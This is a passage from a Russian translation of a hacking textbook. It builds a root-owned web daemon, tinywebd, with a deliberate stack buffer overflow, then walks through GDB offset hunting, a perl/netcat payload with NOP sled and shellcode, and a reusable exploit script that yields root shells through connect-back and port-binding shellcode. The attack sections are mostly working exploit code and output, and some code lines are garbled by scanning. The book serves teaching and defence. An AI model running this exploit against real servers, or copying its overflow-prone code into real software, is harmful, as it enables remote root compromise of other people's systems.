Впрочем, меры противодействия хакерам и их обходные маневры лучше обсуждать на практическом примере. Сейчас мы рассмотрим атаку на серверную программу, принимающую входящие соединения. В UNIX-подобных операционных системах под эти критерии подходят системные демоны. *Демоном* называется программа, работающая в фоновом режиме и определенным способом отделенная от управляющего терминала. Термин был придуман в 1960-е хакерами из Массачусетского технологического института. Прообразом стало мифическое существо, сортирующее молекулы, из мысленного эксперимента физика Джеймса Максвелла. Демон Максвелла обладал сверхъестественной способностью легко выполнять сложные задачи, нарушая при этом второй закон термодинамики. Аналогичным образом системные демоны в Linux без устали выполняют такие задачи, как предоставление доступа к SSH и ведение системных журналов. Имена демонов, как правило, заканчиваются на *d*, что подчеркивает их природу: например, *sshd* или *syslogd*.

Небольшое редактирование превратит программу tinyweb.c из раздела 0x427 в реалистичное подобие системного демона. Новая версия кода содержит функцию `daemon()`, порождающую новый фоновый процесс. Она используется многими процессами системных демонов в Linux. Вот посвященная ей страница из справочника:

```
DAEMON(3)              Справочник программиста Linux              DAEMON(3)

ИМЯ
    daemon - запуск в фоновом режиме

СИНТАКСИС
    #include <unistd.h>

    int daemon(int nochdir, int noclose);

ОПИСАНИЕ
    Функция daemon() отключает программу от управляющего терминала и запускает
    ее в фоновом режиме как системного демона.

    При ненулевом аргументе nochdir функция daemon() меняет текущий рабочий каталог
    на корневой ("/").

    При ненулевом аргументе noclose функция daemon() перенаправляет потоки
    стандартного ввода, стандартного вывода и ошибок в /dev/null.

ВОЗВРАЩАЕМОЕ ЗНАЧЕНИЕ
    (Эта функция порождает копию процесса, и при успешном выполнении функции fork()
    родитель выполняет _exit(0), чтобы дальнейшие ошибки были видимы только
    дочернему процессу.) В случае успеха возвращается ноль. При ошибке функция
    daemon() возвращает -1 и присваивает глобальной переменной errno номер ошибки
    из библиотеки функций fork(2) и setsid(2).
```

Системные демоны не имеют управляющего терминала, поэтому код нового демона tinywebd будет осуществлять вывод в регистрационный журнал. Управление демонами обычно осуществляется с помощью сигналов. Новая версия программы tinyweb должна уметь принимать сигнал завершения, чтобы корректно заканчивать работу.

0x621 Обзор сигналов

Сигналы обеспечивают взаимодействие между процессами в UNIX. После получения сигнала процессом операционная система прерывает его выполнение, чтобы вызвать обработчик сигнала. Каждому сигналу соответствует свой номер и свой обработчик. Например, при нажатии комбинации клавиш Ctrl+C посылается сигнал прерывания, обработчик которого завершает открытую на управляющем терминале программу, даже если та вошла в бесконечный цикл.

Можно создавать собственные обработчики сигналов и регистрировать их с помощью функции `signal()`. Давайте рассмотрим код, в котором для некоторых сигналов регистрируется несколько обработчиков, а в основной части присутствует бесконечный цикл.

signal_example.c

```
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
/* Сигналы из файла signal.h
    * #define SIGHUP      1 Отбой
    * #define SIGINT      2 Прерывание (Ctrl+C)
    * #define SIGQUIT     3 Выход (Ctrl+\)
    * #define SIGILL      4 Недопустимая инструкция
    * #define SIGTRAP     5 Перехват события
    * #define SIGABRT     6 Самоостановка
    * #define SIGBUS      7 Ошибка шины
    * #define SIGFPE      8 Исключение с плавающей точкой
    * #define SIGKILL     9 Сигнал завершения
    * #define SIGUSR1     10 Пользовательский сигнал 1
    * #define SIGSEGV     11 Нарушение сегментации
    * #define SIGUSR2     12 Пользовательский сигнал 2
    * #define SIGPIPE     13 Есть запись в канал, но нет чтения
    * #define SIGALRM     14 Обратный отсчет таймера, заданного alarm()
    * #define SIGTERM     15 Завершение (посланное командой kill)
    * #define SIGCHLD     17 Сигнал дочернего процесса
    * #define SIGCONT     18 Продолжить, если была остановка
    * #define SIGSTOP     19 Остановка (пауза в выполнении)
    * #define SIGTSTP     20 Остановка терминала [ожидание] (Ctrl+Z)
    * #define SIGTTIN     21 Фоновый процесс пытается читать стандартный ввод
    * #define SIGTTOU     22 Фоновый процесс пытается читать стандартный вывод
    */

/* Обработчик сигнала */
```

```
void signal_handler(int signal) {
    printf("Перехвачен сигнал %d\t", signal);
    if (signal == SIGTSTP)
        printf("SIGTSTP (Ctrl-Z)");
    else if (signal == SIGQUIT)
        printf("SIGQUIT (Ctrl-\\)");
    else if (signal == SIGUSR1)
        printf("SIGUSR1");
    else if (signal == SIGUSR2)
        printf("SIGUSR2");
        printf("\n");
}

void sigint_handler(int x) {
    printf("Перехвачено Ctrl-C (SIGINT) в отдельном обработчике\nExiting.\n");
    exit(0);
}

int main() {
    /* Registering signal handlers */
    signal(SIGQUIT, signal_handler); // Сделать signal_handler()
    signal(SIGTSTP, signal_handler); // обработчиком этих сигналов
    signal(SIGUSR1, signal_handler);
    signal(SIGUSR2, signal_handler);

    signal(SIGINT, sigint_handler);  // Установить sigint_handler() для SIGINT

    while(1) {}  // Бесконечный цикл
}
```

При выполнении скомпилированной программы регистрируются обработчики сигналов, а затем программа входит в бесконечный цикл. Но, несмотря на это, входящие сигналы будут прерывать ее выполнение и обращаться к зарегистрированным обработчикам. Ниже показаны примеры применения сигналов, которые можно активировать с управляющего терминала. После завершения функции `signal_handler()` управление возвращается прерванному циклу, в то время как функция `sigint_handler()` прекращает работу программы.

```
reader@hacking:~/booksrc $ gcc -o signal_example signal_example.c
reader@hacking:~/booksrc $ ./signal_example
Перехвачен сигнал 20    SIGTSTP (Ctrl-Z)
Перехвачен сигнал 3 SIGQUIT (Ctrl-\)
Перехвачено Ctrl-C (SIGINT) в отдельном обработчике
Exiting.
reader@hacking:~/booksrc $
```

Команда `kill` позволяет посылать процессу целый набор сигналов. По умолчанию она посылает сигнал завершения (`SIGTERM`). Добавление к ней параметра `-l` выводит список всех возможных сигналов. Посмотрим, как программе signal_example, выполняемой на другом терминале, посылаются сигналы `SIGUSR1` и `SIGUSR2`.

```
reader@hacking:~/booksrc $ kill -l
 1) SIGHUP       2) SIGINT       3) SIGQUIT      4) SIGILL
 5) SIGTRAP      6) SIGABRT      7) SIGBUS       8) SIGFPE
 9) SIGKILL     10) SIGUSR1     11) SIGSEGV     12) SIGUSR2
13) SIGPIPE     14) SIGALRM     15) SIGTERM     16) SIGSTKFLT
17) SIGCHLD     18) SIGCONT     19) SIGSTOP     20) SIGTSTP
21) SIGTTIN     22) SIGTTOU     23) SIGURG      24) SIGXCPU
25) SIGXFSZ     26) SIGVTALRM   27) SIGPROF     28) SIGWINCH
29) SIGIO       30) SIGPWR      31) SIGSYS      34) SIGRTMIN
35) SIGRTMIN+1  36) SIGRTMIN+2  37) SIGRTMIN+3  38) SIGRTMIN+4
39) SIGRTMIN+5  40) SIGRTMIN+6  41) SIGRTMIN+7  42) SIGRTMIN+8
43) SIGRTMIN+9  44) SIGRTMIN+10 45) SIGRTMIN+11 46) SIGRTMIN+12
47) SIGRTMIN+13 48) SIGRTMIN+14 49) SIGRTMIN+15 50) SIGRTMAX-14
51) SIGRTMAX-13 52) SIGRTMAX-12 53) SIGRTMAX-11 54) SIGRTMAX-10
55) SIGRTMAX-9  56) SIGRTMAX-8  57) SIGRTMAX-7  58) SIGRTMAX-6
59) SIGRTMAX-5  60) SIGRTMAX-4  61) SIGRTMAX-3  62) SIGRTMAX-2
63) SIGRTMAX-1  64) SIGRTMAX
reader@hacking:~/booksrc $ ps a | grep signal_example
24491 pts/3    R+     0:17 ./signal_example
24512 pts/1    S+     0:00 grep signal_example
reader@hacking:~/booksrc $ kill -10 24491
reader@hacking:~/booksrc $ kill -12 24491
reader@hacking:~/booksrc $ kill -9 24491
reader@hacking:~/booksrc $
```

В конце командой `kill -9` посылается сигнал `SIGKILL`. Обработчик этого сигнала поменять нельзя, поэтому команда `kill -9` всегда используется для уничтожения процессов. Запущенная на другом терминале программа signal_example показывает, что сигналы были перехвачены, а процесс — уничтожен.

```
reader@hacking:~/booksrc $ ./signal_example
Перехвачен сигнал 10       SIGUSR1
Перехвачен сигнал 12       SIGUSR2
Killed
reader@hacking:~/booksrc $
```

Сами по себе сигналы очень просты, но взаимодействие между процессами быстро может превратиться в сложную паутину зависимостей. К счастью, в нашем демоне `tinyweb` сигналы используются только для корректного завершения работы, и все реализуется очень просто.

0x622 Демон tinyweb

Новая версия программы tinywebd представляет собой системного демона, запущенного в фоновом режиме без управляющего терминала. Выводимые данные записываются в регистрационный журнал с временными метками, а сама программа ждет сигнала `SIGTERM`, чтобы корректно завершить работу.

Внесенные в оригинал изменения не очень значительны, но позволяют более реалистично изучить процесс эксплуатации уязвимости. Новые фрагменты кода выделены жирным шрифтом.

---

tinywebd.c

```
#include <sys/stat.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <time.h>
#include <signal.h>
#include "hacking.h"
#include "hacking-network.h"

#define PORT 80 // Порт, к которому подсоединяются пользователи
#define WEBROOT "./webroot" // Корневой каталог веб-сервера
#define LOGFILE "/var/log/tinywebd.log" // Имя файла журнала

int logfd, sockfd; // Глобальные дескрипторы файлов журнала и сокета
void handle_connection(int, struct sockaddr_in *, int);
int get_file_size(int); // Возвращаем размер файла открытого с указанным
                        // дескриптором
void timestamp(int); // Записываем временную метку в дескриптор открытого файла

// Эта функция вызывается при уничтожении процесса
void handle_shutdown(int signal) {
    timestamp(logfd);
    write(logfd, "Завершение работы.\n", 16);
    close(logfd);
    close(sockfd);
    exit(0);
}

int main(void) {
    int new_sockfd, yes=1;
    struct sockaddr_in host_addr, client_addr; // Мои адресные данные
    socklen_t sin_size;

    logfd = open(LOGFILE, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
    if(logfd == -1)
        fatal("открытие файла журнала");

    if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
        fatal("в сокете");

    if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
        fatal("при задании параметра SO_REUSEADDR");

    printf("Запуск демона tiny web.\n");
```

```
    if(daemon(1, 0) == -1) // Создание демонизированного процесса
        fatal("при создании демонизированного процесса");

    signal(SIGTERM, handle_shutdown);   // При завершении вызываем handle_shutdown
    signal(SIGINT, handle_shutdown);   // При прерывании вызываем handle_shutdown

    timestamp(logfd);
    write(logfd, "Запуск.\n", 15);
    host_addr.sin_family = AF_INET;       // Локальный порядок байтов
    host_addr.sin_port = htons(PORT);     // Короткое целое, сетевой порядок байтов
    host_addr.sin_addr.s_addr = INADDR_ANY; // Автоматически заполняется моим IP
    memset(&(host_addr.sin_zero), '\0', 8); // Обнуляем остаток структуры

    if (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr)) == -1)
        fatal("связь с сокетом");

    if (listen(sockfd, 20) == -1)
        fatal("слушание со стороны сокета");

    while(1) { // Цикл функции accept
        sin_size = sizeof(struct sockaddr_in);
        new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
        if(new_sockfd == -1)
            fatal("прием соединения");

        handle_connection(new_sockfd, &client_addr, logfd);
    }
    return 0;
}

/* Функция обрабатывает соединение на переданном сокете и с
 * переданного адреса клиента и пишет журнал в переданный FD.
 * Соединение обрабатывается как веб-запрос, а функция отвечает
 * через сокет соединения. После ее завершения сокет закрывается.
*/
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int logfd)
{
    unsigned char *ptr, request[500], resource[500], log_buffer[500];
    int fd, length;

    length = recv_line(sockfd, request);

    sprintf(log_buffer, "От %s:%d \"%s\"\t", inet_ntoa(client_addr_ptr->sin_addr),
ntohs(client_addr_ptr->sin_port), request);

    ptr = strstr(request,   HTTP/"); // Поиск корректного запроса
    if(ptr == NULL) { // в этом случае HTTP некорректный
        strcat(log_buffer, " НЕ HTTP!\n");
    } else {
        *ptr = 0; // Завершаем буфер в конце адреса URL
        ptr = NULL; // Устанавливаем ptr на NULL (используется как флаг для
                    // некорректного запроса)
        if(strncmp(request, "GET ", 4) == 0) // Запрос GET
            ptr = request+4; // ptr   это URL
        if(strncmp(request, "HEAD    5) == 0) // Запрос HEAD
```

```
            ptr = request+5; // ptr   это URL
        if(ptr == NULL) { // тогда запрос не распознан
            strcat(log_buffer, " НЕИЗВЕСТНЫЙ ЗАПРОС!\n");
        } else { // Корректный запрос с ptr, указывающим на имя ресурса
            if (ptr[strlen(ptr)   1]    '/')   // Для ресурсов, заканчивающихся
                                               // на '/',
                strcat(ptr, "index.html");   // добавляем в конец 'index.html'
            strcpy(resource, WEBROOT);   // Начать resource с пути к корневому
                                         // каталогу
            strcat(resource, ptr);   // объединить с путем к ресурсу
            fd = open(resource, O_RDONLY, 0);  // Пытаемся открыть файл
            if(fd == -1) { // Если файл не обнаружен
                strcat(log_buffer, " 404 Not Found\n");
                send_string(sockfd, "HTTP/1.0 404 NOT FOUND\r\n");
                send_string(sockfd, "Server: Tiny webserver\r\n\r\n");
                send_string(sockfd, "<html><head><title>404 Not Found</title>
                                     </head>");
                send_string(sockfd, "<body><h1>URL not found</h1></body></html>
                                     \r\n");
            } else {       // В противном случае передаем файл
                strcat(log_buffer, " 200 OK\n");
                send_string(sockfd, "HTTP/1.0 200 OK\r\n");
                send_string(sockfd, "Server: Tiny webserver\r\n\r\n");
                if(ptr == request + 4) { // тогда это запрос GET
                    if( (length = get_file_size(fd)) == -1)
                        fatal("при получении размера файла ресурса ");
                    if( (ptr = (unsigned char *) malloc(length)) == NULL)
                        fatal("при выделении памяти под чтение ресурса ");
                    read(fd, ptr, length);  // Читаем файл в память
                    send(sockfd, ptr, length, 0);  // Посылаем его на сокет
                    free(ptr);  // Освобождаем память от файла
            }
            close(fd); // Закрываем файл
            } // Конец блока if для обнаружения/не обнаружения файла
        } // Конец блока if для определения корректности запроса
    } // Конец блока if для определения корректности HTTP
    timestamp(logfd);
    length = strlen(log_buffer);
    write(logfd, log_buffer, length); // Записываем в журнал

    shutdown(sockfd, SHUT_RDWR); // Корректно закрываем сокет
}

/* Функция принимает дескриптор открытого файла и возвращает размер
 * ассоциированного с ним файла. При неудаче возвращает -1.
*/
int get_file_size(int fd) {
    struct stat stat_struct;

    if(fstat(fd, &stat_struct)    -1)
        return -1;
    return (int) stat_struct.st_size;
}
```

```
/* Функция записывает временную метку строки в переданный в нее
 * дескриптор открытого файла.
*/
void timestamp(fd) {
    time_t now;
    struct tm *time_struct;
    int length;
    char time_buffer[40];

    time(&now); // Получаем число секунд с начала эры
    time_struct = localtime((const time_t *)&now); // Преобразуем в структуру tm
    length = strftime(time_buffer, 40, "%m/%d/%Y %H:%M:%S> ", time_struct);
    write(fd, time_buffer, length); // Записываем строку временной метки в журнал
}
```

Эта программа создает дубликат процесса, работающий в фоновом режиме, делает записи в файл журнала вместе с временными метками и корректно завершает работу после получения соответствующего сигнала. Дескриптор файла журнала и принимающий соединение сокет объявлены как глобальные переменные, чтобы функция `handle_shutdown()` могла корректно завершить их работу. Она задана как обработчик обратного вызова для сигналов завершения и прерывания, что обеспечивает аккуратное закрытие программы командой `kill`.

Вот результат компиляции, выполнения и завершения программы. Обратите внимание на временные метки в журнале и на сообщение о завершении работы, которое появилось после того, как программа получила соответствующий сигнал и вызвала функцию `handle_shutdown()`.

```
reader@hacking:~/booksrc $ gcc -o tinywebd tinywebd.c
reader@hacking:~/booksrc $ sudo chown root ./tinywebd
reader@hacking:~/booksrc $ sudo chmod u+s ./tinywebd
reader@hacking:~/booksrc $ ./tinywebd
Запуск демона tiny web.

reader@hacking:~/booksrc $ ./webserver_id 127.0.0.1
The web server for 127.0.0.1 is Tiny webserver
reader@hacking:~/booksrc $ ps ax | grep tinywebd
25058 ?        Ss     0:00 ./tinywebd
25075 pts/3    R+     0:00 grep tinywebd
reader@hacking:~/booksrc $ kill 25058
reader@hacking:~/booksrc $ ps ax | grep tinywebd
25121 pts/3    R+     0:00 grep tinywebd
reader@hacking:~/booksrc $ cat /var/log/tinywebd.log
cat: /var/log/tinywebd.log: Permission denied
reader@hacking:~/booksrc $ sudo cat /var/log/tinywebd.log
07/22/2007 17:55:45> Запуск.
07/22/2007 17:57:00> От 127.0.0.1:38127 "HEAD / HTTP/1.0"       200 OK
07/22/2007 17:57:21> Завершение работы.
reader@hacking:~/booksrc $
```

Новая программа tinywebd обрабатывает HTTP-контент, как и исходная tinyweb, но ведет себя как системный демон, потому что у нее отсутствует управляющий терминал, а вывод происходит в файл журнала. Обе программы уязвимы к одному и тому же переполнению буфера — но с эксплуатации этой уязвимости все только начинается. Теперь, когда мы выбрали в качестве объекта атаки демона tinywebd, я покажу вам, как избежать обнаружения после того, как вы проникли на чужую машину.

0x630 Инструментарий

Что ж, мы определились с объектом атаки, и теперь давайте посмотрим на него глазами хакера. Важным инструментом для атак такого рода являются сценарии эксплуатации уязвимостей. Такие сценарии, подобно набору отмычек в руках опытного взломщика, открывают хакеру множество дверей. Аккуратно манипулируя внутренними механизмами защитной системы, можно миновать ее и остаться незамеченным.

В предыдущих главах мы писали эксплуатирующий уязвимости код на языке C и вручную использовали его из командной строки. Тонкое различие между программой, эксплуатирующей уязвимость, и предназначенным для той цели инструментом сводится к окончательной доработке и возможностям изменения конфигурации. Программы похожи на огнестрельное оружие. Подобно револьверу, программа имеет единственный вариант применения и интерфейс, пользоваться которым так же просто, как нажимать на курок. И револьверы, и программы, эксплуатирующие уязвимости, являются готовым продуктом, при помощи которого даже неквалифицированные пользователи могут причинить вред другим людям. Инструменты же обычно нельзя назвать окончательными продуктами, рассчитанными на некомпетентных людей. Естественно, что хакер, имеющий навыки программирования, пишет для эксплуатации уязвимостей собственные сценарии и инструменты. Они автоматизируют рутину и упрощают экспериментирование. Как и обычные инструменты, они применяются для разных целей, так или иначе расширяя возможности пользователя.

0x631 Инструмент для эксплуатации уязвимости демона tinywebd

Для работы с демоном `tinyweb` нам понадобится инструмент, позволяющий экспериментировать с уязвимостями. Как и при разработке предыдущих вариантов вредоносного кода, мы первым делом воспользуемся отладчиком GDB, чтобы определить такие детали, как, к примеру, величина смещений. Смещение адреса возврата будет таким же, как и в исходной программе tinyweb.c, но в случае с демоном возникают дополнительные трудности. Его вызов порождает новый процесс, причем остальная часть программы выполняется в процессе-потомке, а ро-

дительский процесс завершается. В приведенном ниже примере точка останова находится после вызова функции `daemon()`, но отладчик не может до нее дойти.

```
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q ./a.out

warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 47
42
43          if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) ==
-1)
44              fatal("при задании параметра SO_REUSEADDR");
45
46          printf("Запуск демона tiny web.\n");
47          if(daemon(1, 1) == -1) // Создание демонизированного процесса
48              fatal("при создании демонизированного процесса");
49
50          signal(SIGTERM, handle_shutdown); // При завершении вызываем
                                              // handle_shutdown
51          signal(SIGINT, handle_shutdown);  // При прерывании вызываем
                                              // handle_shutdown
(gdb) break 50
Breakpoint 1 at 0x8048e84: file tinywebd.c, line 50.
(gdb) run
Starting program: /home/reader/booksrc/a.out
Запуск демона tiny web.

Program exited normally.
(gdb)
```

После запуска программа просто завершает работу. Для ее отладки нужно сделать так, чтобы GDB рассматривал дочерний, а не родительский процесс. Для этого параметру `follow-fork-mode` нужно присвоить значение `child`. Тогда отладчик будет следить за выполнением дочернего процесса и попадет в точку останова.

```
(gdb) set follow-fork-mode child
(gdb) help set follow-fork-mode
Устанавливает ответ отладчика на вызов программой fork или vfork.
Системные вызовы fork и vfork порождают новый процесс. Параметр follow-fork-mode
может иметь значение:
    parent  - после ветвления отладке подвергается исходный процесс
    child     после ветвления отладке подвергается новый процесс
Процесс, за которым не следят, продолжает выполняться.
По умолчанию отладчик следит за родительским процессом
(gdb) run
Starting program: /home/reader/booksrc/a.out
Запуск демона tiny web.
[Switching to process 1051]
```

```
Breakpoint 1, main () at tinywebd.c:50
50          signal(SIGTERM, handle_shutdown); // При завершении вызываем
                                              // handle_shutdown
(gdb) quit
The program is running. Exit anyway? (y or n) y
reader@hacking:~/booksrc $ ps aux | grep a.out
root        911  0.0  0.0  1636  416 ?         Ss  06:04  0:00 /home/reader/
            booksrc/a.out
reader     1207  0.0  0.0  2880  748 pts/2     R+  06:13  0:00 grep a.out
reader@hacking:~/booksrc $ sudo kill 911
reader@hacking:~/booksrc $
```

Навык отладки дочерних процессов крайне полезен, но в данном случае нас интересуют конкретные значения параметров стека, поэтому лучше и проще подключиться к уже запущенному процессу. После завершения оставшихся активными процессов `a.out` снова запускается демон tinywebd, к которому мы подключаемся с помощью отладчика GDB.

```
reader@hacking:~/booksrc $ ./tinywebd
Запуск демона tiny web..
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root     25830  0.0  0.0   1636   356 ?        Ss  20:10  0:00 ./tinywebd
reader   25837  0.0  0.0   2880   748 pts/1    R+  20:10  0:00 grep tinywebd
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q-pid=25830 --symbols=./a.out

warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Attaching to process 25830
/cow/home/reader/booksrc/tinywebd: No such file or directory.
A program is being debugged already. Kill it? (y or n) n
Program not killed.
(gdb) bt
#0    0xb7fe77f2 in ?? ()
#1     0xb7f691e1 in ?? ()
#2     0x08048f87 in main () at tinywebd.c:68
(gdb) list 68
63          if (listen(sockfd, 20)    -1)
64              fatal("слушание со стороны сокета");
65
66          while(1) {   // Цикл функции accept
67              sin_size = sizeof(struct sockaddr_in);
68              new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr,
                            &sin_size);
69              if(new_sockfd == -1)
70              fatal("прием соединения");
71
72              handle_connection(new_sockfd, &client_addr, logfd);
(gdb) list handle_connection
77          /* Функция обрабатывает соединение на переданном сокете и с
78           * переданного адреса клиента и пишет журнал в переданный FD.
```

```
79          * Соединение обрабатывается как веб-запрос, а функция отвечает
80         * через сокет соединения. После ее завершения сокет закрывается.
81         */
82         void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr,
                int logfd) {
83             unsigned char *ptr, request[500], resource[500], log_buffer[500];
84             int fd, length;
85
86             length = recv_line(sockfd, request);
(gdb) break 86
Breakpoint 1 at 0x8048fc3: file tinywebd.c, line 86.
(gdb) cont
Continuing.
```

Выполнение останавливается на то время, пока демон tinywebd ожидает соединения. Как и в предыдущем случае, мы подключимся к веб-серверу через браузер, чтобы код мог дойти до точки останова.

```
Breakpoint 1, handle_connection (sockfd=5, client_addr_ptr=0xbffff810) at
              tinywebd.c:86
86         length = recv_line(sockfd, request);
(gdb) bt
#0 handle_connection (sockfd=5, client_addr_ptr=0xbffff810, logfd=3) at
                      tinywebd.c:86
#1 0x08048fb7 in main () at tinywebd.c:72
(gdb) x/x request
0xbffff5c0:     0x080484ec
(gdb) x/16x request + 500
0xbffff7b4:     0xb7fd5ff4     0xb8000ce0     0x00000000     0xbffff848
0xbffff7c4:     0xb7ff9300     0xb7fd5ff4     0xbffff7e0     0xb7f691c0
0xbffff7d4:     0xb7fd5ff4     0xbffff848     0x08048fb7     0x00000005
0xbffff7e4:     0xbffff810     0x00000003     0xbffff838     0x00000004
(gdb) x/x 0xbffff7d4 + 8
0xbffff7dc:     0x08048fb7
(gdb) p /x 0xbffff7dc   0xbffff5c0
$1 = 0x21c
(gdb) p 0xbffff7dc   0xbffff5c0
$2 = 540
(gdb) p /x 0xbffff5c0 + 100
$3 = 0xbffff624
(gdb) quit
The program is running. Quit anyway (and detach it)? (y or n) y
Detaching from program: , process 25830
reader@hacking:~/booksrc $
```

Отладчик показывает, что буфер запроса начинается с ячейки `0xbffff5c0`, а сохраненный адрес возврата располагается в ячейке `0xbffff7dc`, то есть смещение составляет 540 байтов. Самое надежное место для шелл-кода в этом случае будет в середине 500-байтового буфера запроса. В показанном ниже буфере шелл-код

помещен между дорожкой NOP и повторенным 32 раза адресом возврата. Последний фрагмент занимает 128 байт и отделяет шелл-код от небезопасного участка памяти стека, который может подвергнуться перезаписи. Небезопасны и байты в начале буфера, перезаписываемые в процессе добавления конечных нулей. От данной области шелл-код отделяет дорожка NOP длиной в 100 байтов. Это дает нам безопасную зону для указателя инструкции, с шелл-кодом, начинающимся по адресу `0xbffff624`. Давайте рассмотрим пример эксплуатации уязвимости с помощью шелл-кода для интерфейса loopback.

```
reader@hacking:~/booksrc $ ./tinywebd
Запуск демона tiny web.
reader@hacking:~/booksrc $ wc -c loopback_shell
83 loopback_shell

reader@hacking:~/booksrc $ echo $((540+4   (32*4)   83))
333
reader@hacking:~/booksrc $ nc -l -p 31337 &
[1] 9835
reader@hacking:~/booksrc $ jobs
[1]+  Running                 nc -l -p 31337 &
reader@hacking:~/booksrc $ (perl -e 'print "\x90"x333'; cat loopback_shell;
perl -e 'print "\
x24\xf6\xff\xbf"x32 . "\r\n"') | nc -w 1 -v 127.0.0.1 80
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ fg
nc -l -p 31337
whoami
root
```

Смещение до адреса возврата составляет 540 байтов, поэтому для его перезаписи потребуется 544 байта. В случае с шелл-кодом для интерфейса loopback, имеющим длину 83 байта, и с повторенным 32 раза адресом возврата простая арифметика показывает, что для корректного выравнивания всех элементов нашего буфера длина дорожки NOP должна составить 333 байта. Запускаем netcat в режиме `listen` с добавленным в конце знаком амперсанд (`&`), чтобы отправить процесс в фоновый режим. Там он станет ожидать соединения от шелл-кода, и позднее его можно будет возобновить командой `fg` (от foreground[1]). В среде LiveCD при наличии фоновых задач цвет символа `@` в приглашении меняется. Посмотреть список этих задач позволяет команда `jobs`. При передаче буфера с шелл-кодом программе netcat добавляется параметр `-w`, сообщающий об истечении времени ожидания в одну секунду. После этого можно возобновить фоновый процесс netcat, получивший обратный вызов оболочки.

Эта прекрасно работающая схема имеет один недостаток. При изменении размеров шелл-кода приходится пересчитывать длину дорожки NOP. Такие повторяющиеся операции можно поместить в один сценарий оболочки.

[1] Передний план (*англ.*). — *Примеч. пер.*

Оболочка BASH позволяет пользоваться простыми управляющими структурами. Оператор `if` в начале сценария служит для проверки ошибок и отображения вспомогательного сообщения. Для задания смещения и перезаписи адреса возврата используются переменные оболочки, что легко позволяет редактировать их при изменении цели атаки. Шелл-код передается в качестве аргумента командной строки, так что фактически у нас в руках оказывается инструмент, позволяющий легко экспериментировать с его различными вариантами.

xtool_tinywebd.sh

```
#!/bin/sh
# Инструмент для эксплуатации уязвимости программы tinywebd

if [ -z "$2" ]; then # Если аргумент 2 пустой
    echo "Usage: $0 <shellcode file> <target IP>"
    exit
fi
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # Через 100 байтов от буфера @ 0xbffff5c0
echo "целевой IP: $2"
SIZE=`wc -c $1 | cut -f1 -d
echo "shellcode: $1 ($SIZE байт)"
ALIGNED_SLED_SIZE=$(($OFFSET+4   (32*4)   $SIZE))

echo "[NOP ($ALIGNED_SLED_SIZE байт)] [shellcode ($SIZE байт)] [ret addr
      ($((4*32)) байт)]"
( perl -e "print \"\x90\"x$ALIGNED_SLED_SIZE";
    cat $1;
    perl -e "print \"$RETADDR\"x32   \"\r\n\"";) | nc -w 1 -v $2 80
```

Обратите внимание, что этот сценарий повторяет адрес возврата дополнительный, 33-й раз, но для вычисления размеров дорожки использует 128 байтов (32 × 4). В результате копия адреса оказывается дальше, чем указывает смещение. Этот способ позволяет увеличить надежность нашего шелл-кода, потому что различные параметры компилятора могут слегка смещать адрес возврата в разные стороны. Давайте посмотрим еще раз, как наш инструмент эксплуатирует уязвимость демона tinywebd, на этот раз с шелл-кодом, привязывающим к порту.

```
reader@hacking:~/booksrc $ ./tinywebd
Запуск демона tiny web.
reader@hacking:~/booksrc $ ./xtool_tinywebd.sh portbinding_shellcode 127.0.0.1
целевой IP: 127.0.0.1
shellcode: portbinding_shellcode (92 байт)
[NOP (324 байт)] [shellcode (92 байт)] [ret addr (128 байт)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ nc -vv 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) open
whoami
root
```

Теперь, когда у атакующей стороны появился сценарий, эксплуатирующий уязвимость, мы посмотрим, что происходит во время его применения. Представьте, что вы администратор сервера, на котором запущен демон tinywebd. Какими могут быть первые признаки взлома?

0x640 Файлы журналов

Один из двух наиболее простых способов обнаружить вторжение — изучить файл системного журнала. Для поиска проблемы первым делом следует заглянуть в журнал демона tinywebd. Даже если хакер успешно воспользовался уязвимостью, системный журнал сохранил запись о том, что произошло.

Файл журнала tinywebd

```
reader@hacking:~/booksrc $ sudo cat /var/log/tinywebd.log
07/25/2007 14:55:45> Запуск.
07/25/2007 14:57:00> От 127.0.0.1:38127 "HEAD / HTTP/1.0"  200 OK
07/25/2007 17:49:14> От 127.0.0.1:50201 "GET / HTTP/1.1"   200 OK
07/25/2007 17:49:14> От 127.0.0.1:50202 "GET /image.jpg HTTP/1.1"    200 OK
07/25/2007 17:49:14> От 127.0.0.1:50203 "GET /favicon.ico HTTP/1.1"  404 Not Found
07/25/2007 17:57:21> Завершение работы.
08/01/2007 15:43:08> Запуск..
08/01/2007 15:43:41> From 127.0.0.1:45396 "□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□jfX□1□CRj j □□ □jfXCh □□
 f□T$ fhzifS□□j QV□□C □□□□I□? Iy□□
